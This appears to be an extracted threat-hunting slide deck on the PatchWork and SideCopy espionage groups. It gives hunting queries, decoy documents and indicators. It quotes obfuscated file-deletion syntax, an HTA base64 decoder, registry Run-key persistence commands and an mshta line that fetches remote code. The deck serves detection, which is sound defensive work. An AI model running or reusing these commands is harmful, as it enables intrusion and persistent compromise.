'C:\ProgramData\WerFaultSecure' /f;e"r"r"a"s"e *d?.?n?
```

# PatchWork - Hunting behaviors

## Use of LNK

behavior:".pdf;s"a"p"s "

(15)

behavior:".pdf;i"w"r "

(15)

behavior:";r"e"n -Path "

(15)

behavior:"\\\*n\*\\\\\\\\\\\\\*y\*3\*\\\\\\\\c\"u\"r\*e"

(5)

metadata:"8671-5DED"

(17)



DriveSerialNumber


metadata:"desktop-4f6tsvl"

(17)



MachineID

# PatchWork - Decoy examples



COMAC\_Technology\_Innovation.pdf - Adobe Acrobat Reader (64-bit)

File Edit View Sign Window Help

Home Tools Document 1 / 3 Share Sign In

## 第七届 COMAC 国际科技创新周简介

### 一、名称


中文：第七届 COMAC 国际科技创新周  
英文：The 7<sup>th</sup> COMAC International Science, Technology and Innovation Week

### 二、主办方

主办单位：中国商用飞机有限责任公司  
香港科技大学  
重庆大学

承办单位：中国商飞上海飞机设计研究院

10:58 PM 8/6/2024



21333.pdf - Adobe Acrobat Reader (32-bit)

File Edit View Sign Window Help

Home Tools 21333.pdf x Sign In

1 / 1 55.3%

### 关于中国科学技术大学统一电子签章平台上线试运行的通知

各单位：

为落实“智慧科大”的数字化发展战略，推进无纸化办公目标，缓解师生线下跑腿办事难题，学校统一规划建设的中国科学技术大学统一电子签章平台目前已上线试运行

该平台提供安全可靠的电签服务能力，包括统一电子签署平台（<https://esign.ustc.edu.cn/>）、统一电子验签平台（<https://esv.ustc.edu.cn/>）及为业务系统赋能电签能力。其中统一电子签署平台可为简单、无信息化流程的业务事项提供签署能力，针对已有信息化流程的业务事项可通过接口对接方式接入电子签署能力；统一电子验签平台提供文件验真入口。

欢迎校内各单位及师生使用统一电子签章平台！师生用户首次使用请按指引完成实名认证后录入个人签名，该平台利用数字证书技术确保个人签名使用的真实有效性。

有业务系统对接电签需求或平台使用问题的单位、师生可联系63602498。

Export PDF  
Edit PDF  
Create PDF  
Comment  
Combine Files  
Organize Pages  
Compress PDF  
Redact

# SideCopy

---

## Some (not all) interesting high level behaviors

- Use of LNK
- Use of HTA
- Use of Microsoft Word
- Interesting patterns observed in the URLs
- Use of free DDNS noip.com creating sites with servehttp[.]com, syes[.]net...



## SideCopy

Motivation: Espionage

### Overview

The SideCopy APT is a Pakistani threat actor that has been operating since at least 2019, mainly targeting South Asian countries and more specifically India and Afghanistan. Its name comes from its infection chain that tries to mimic that of the SideWinder APT. It has been reported that this actor has similarities with Transparent Tribe (APT36) and possibly is a subdivision of this actor. Cisco Talos and Seqrite have provided comprehensive reports on this actor's activities.

### Targets

India, Afghanistan

# SideCopy - Hunting behaviors

**Use of HTA** leading to:

- Execute .bat files
- Execute Word documents
- Create persistence using registry keys



The screenshot shows a software interface for analyzing strings. At the top, there are three tabs: "Strings", "Hex", and "Preview". Below the tabs is a search bar containing the text "Search in strings". To the right of the search bar are several buttons: a button with the number "19", a star icon, and three buttons labeled "All", "ASCII", and "Wide". Further right is a "Download" button. The main area of the interface displays a block of JavaScript code. The code starts with a variable declaration: `Var faaaVi = "_Windows_10_Error"`. It then contains a `<script language="javascript">` tag followed by several lines of JavaScript code, including `window.resizeTo(0,0)`, a function definition `function besesoxyfury(e) {`, and various `new ActiveXObject` calls. The code ends with `return o.Write(n, 0, r / 4 * 3), o.Position = 0, o`.

# SideCopy - Hunting behaviors

```
behavior:"/V \"BST\" /t"
```

(18)

## Use of HTA

```
behavior:"/V \"BSH\" /t"
```

(18)

```
content:"){var
r,t={},n=[],o=\"\",a=String.fromCharCode,i=[[65,91],[97,123],[48,58],[43,44],[47,48
]];for(z in
i)for(r=i[z][0];r<i[z][1];r++)n.push(a(r));for(r=0;r<64;r++)t[n[r]]=r;for(r=0;r<e.length
;r+=72){var
c,s=0,f=0,m=e.substring(r,r+72);for(c=0;c<m.length;c++)for(s=(s<<6)+t[m.charAt
(c)],f+=6;f>=8;)o+=a((s>>>(f-=8))%256)}return o}"
```

(~30)

```
↳ 5660 - C:\Windows\system32\cmd.exe /c ""C:\Windows\Tasks\user01.bat" "
```

```
↳ 3272 - REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "BSH" /t REG_SZ /F /D
"C:\Windows\Tasks\appH.bat"
```

```
↳ 5460 - C:\Windows\system32\cmd.exe /c ""C:\Windows\Tasks\user02.bat" "
```

```
↳ 1660 - REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /V "BST" /t REG_SZ /F /D
"C:\Windows\Tasks\appT.bat"
```



# SideCopy - Hunting behaviors

## Use of LNK

metadata:"desktop-bdeb1nb"

(8)

metadata:"A6BE-F314"

(10)

behavior:"%ProgramData%\HP\jquery.hta\" "

(5)

```
3080 - c:/windows/system32/WindowsPowerShell/v1.0/powershell.exe start-process  
806c9f3f5ac1d04991776baa627161a1808166ca6d958de756c09f884cb2f000.lnk  
↳ 3424 - C:\Windows\System32\mshta.exe https://ssynergy.in/wp-  
content/themes/twentytwentythree/assets/fonts/inter/delegation/
```

# SideCopy - Hunting behaviors

## Use of LNK

```
metadata:"desktop-bdeb1nb"
```

(8)

```
metadata:"A6BE-F314"
```

(10)

```
behavior:"%ProgramData%\HP\jquery.hta\" "
```

(5)

## Network

Common paths observed

```
/js/files/  
/css/fonts/  
/bootstrap/jquery/  
/css/css/  
/wp-content/themes/
```



Next payload

Interesting behavior shared by DarkGate and SideCopy (and probably other TA).

```
entity:url url:"*/wp-content/*" url:"*.hta"
```

(~140)

```
entity:file itw:"*/wp-content/*" itw:"*.hta" p:5+
```

(66)

# SideCopy - Pivoting to understand

```
content:"){var
r,t={},n=[],o="\\",a=String.fromCharCode,i=[[65,9
1],[97,123],[48,58],[43,44],[47,48]];for(z
in[TRUNCATED]
```

4 / 94

Community Score

4/94 security vendors flagged this IP address as

64.188.27.144 (64.188.24.0/22)

AS 8100 (ASN-QUADRANET-GLOBAL)

Communicating Files (11)			
Scanned	Detections	Type	Name
2024-10-07	22 / 60	HTML	/files/documents/bs/survey/2.hta
2024-05-09	30 / 68	ZIP	aa.zip
2024-10-07	31 / 62	HTML	1.hta
2024-11-07	35 / 61	Windows shortcut	81038a217237afd16d80da7fc9219cbd145f9698
2024-10-07	24 / 62	HTML	/files/documents/bs/economy/2.hta
2024-11-16	47 / 73	Win32 DLL	C:\Users\user\AppData\Local\Temp\umerzupf
2024-10-07	31 / 62	HTML	/files/documents/bs/it/1.hta
2024-11-29	36 / 63	Windows shortcut	aa/a.lnk
2024-10-07	22 / 60	HTML	/files/documents/bs/it/2.hta
2024-11-28	32 / 62	Windows shortcut	d777bcb6fba73faf96cb422383404c3b81a8afa5

Passive DNS Replica			
Date resolved	Detections	Resolver	IP
2024-08-16	0 / 94	VirusTotal	72.11.156.132
2024-07-18	4 / 94	VirusTotal	64.188.27.144

20 / 65

Community Score

-59

20/65 security

48b8c5703ff73125cb

useH.hta

html

9 / 94

Community Score

**DETECTION**   **DETAILS**   **RELATIONS**

---

**Contacted Domains (1)**

Domain	Detections
checkdailytips.servehttp.com	9 / 94

# Unknown

---

## Some (not all) interesting high level behaviors

- Use of netlify.app
- Use of 000webhostapp.com (hostinger)
- workers.dev
- Similar patterns to SideWinder
- Decoy PDF files
- HTML files with fake logins to Government sites



## Unknown

Motivation: Espionage



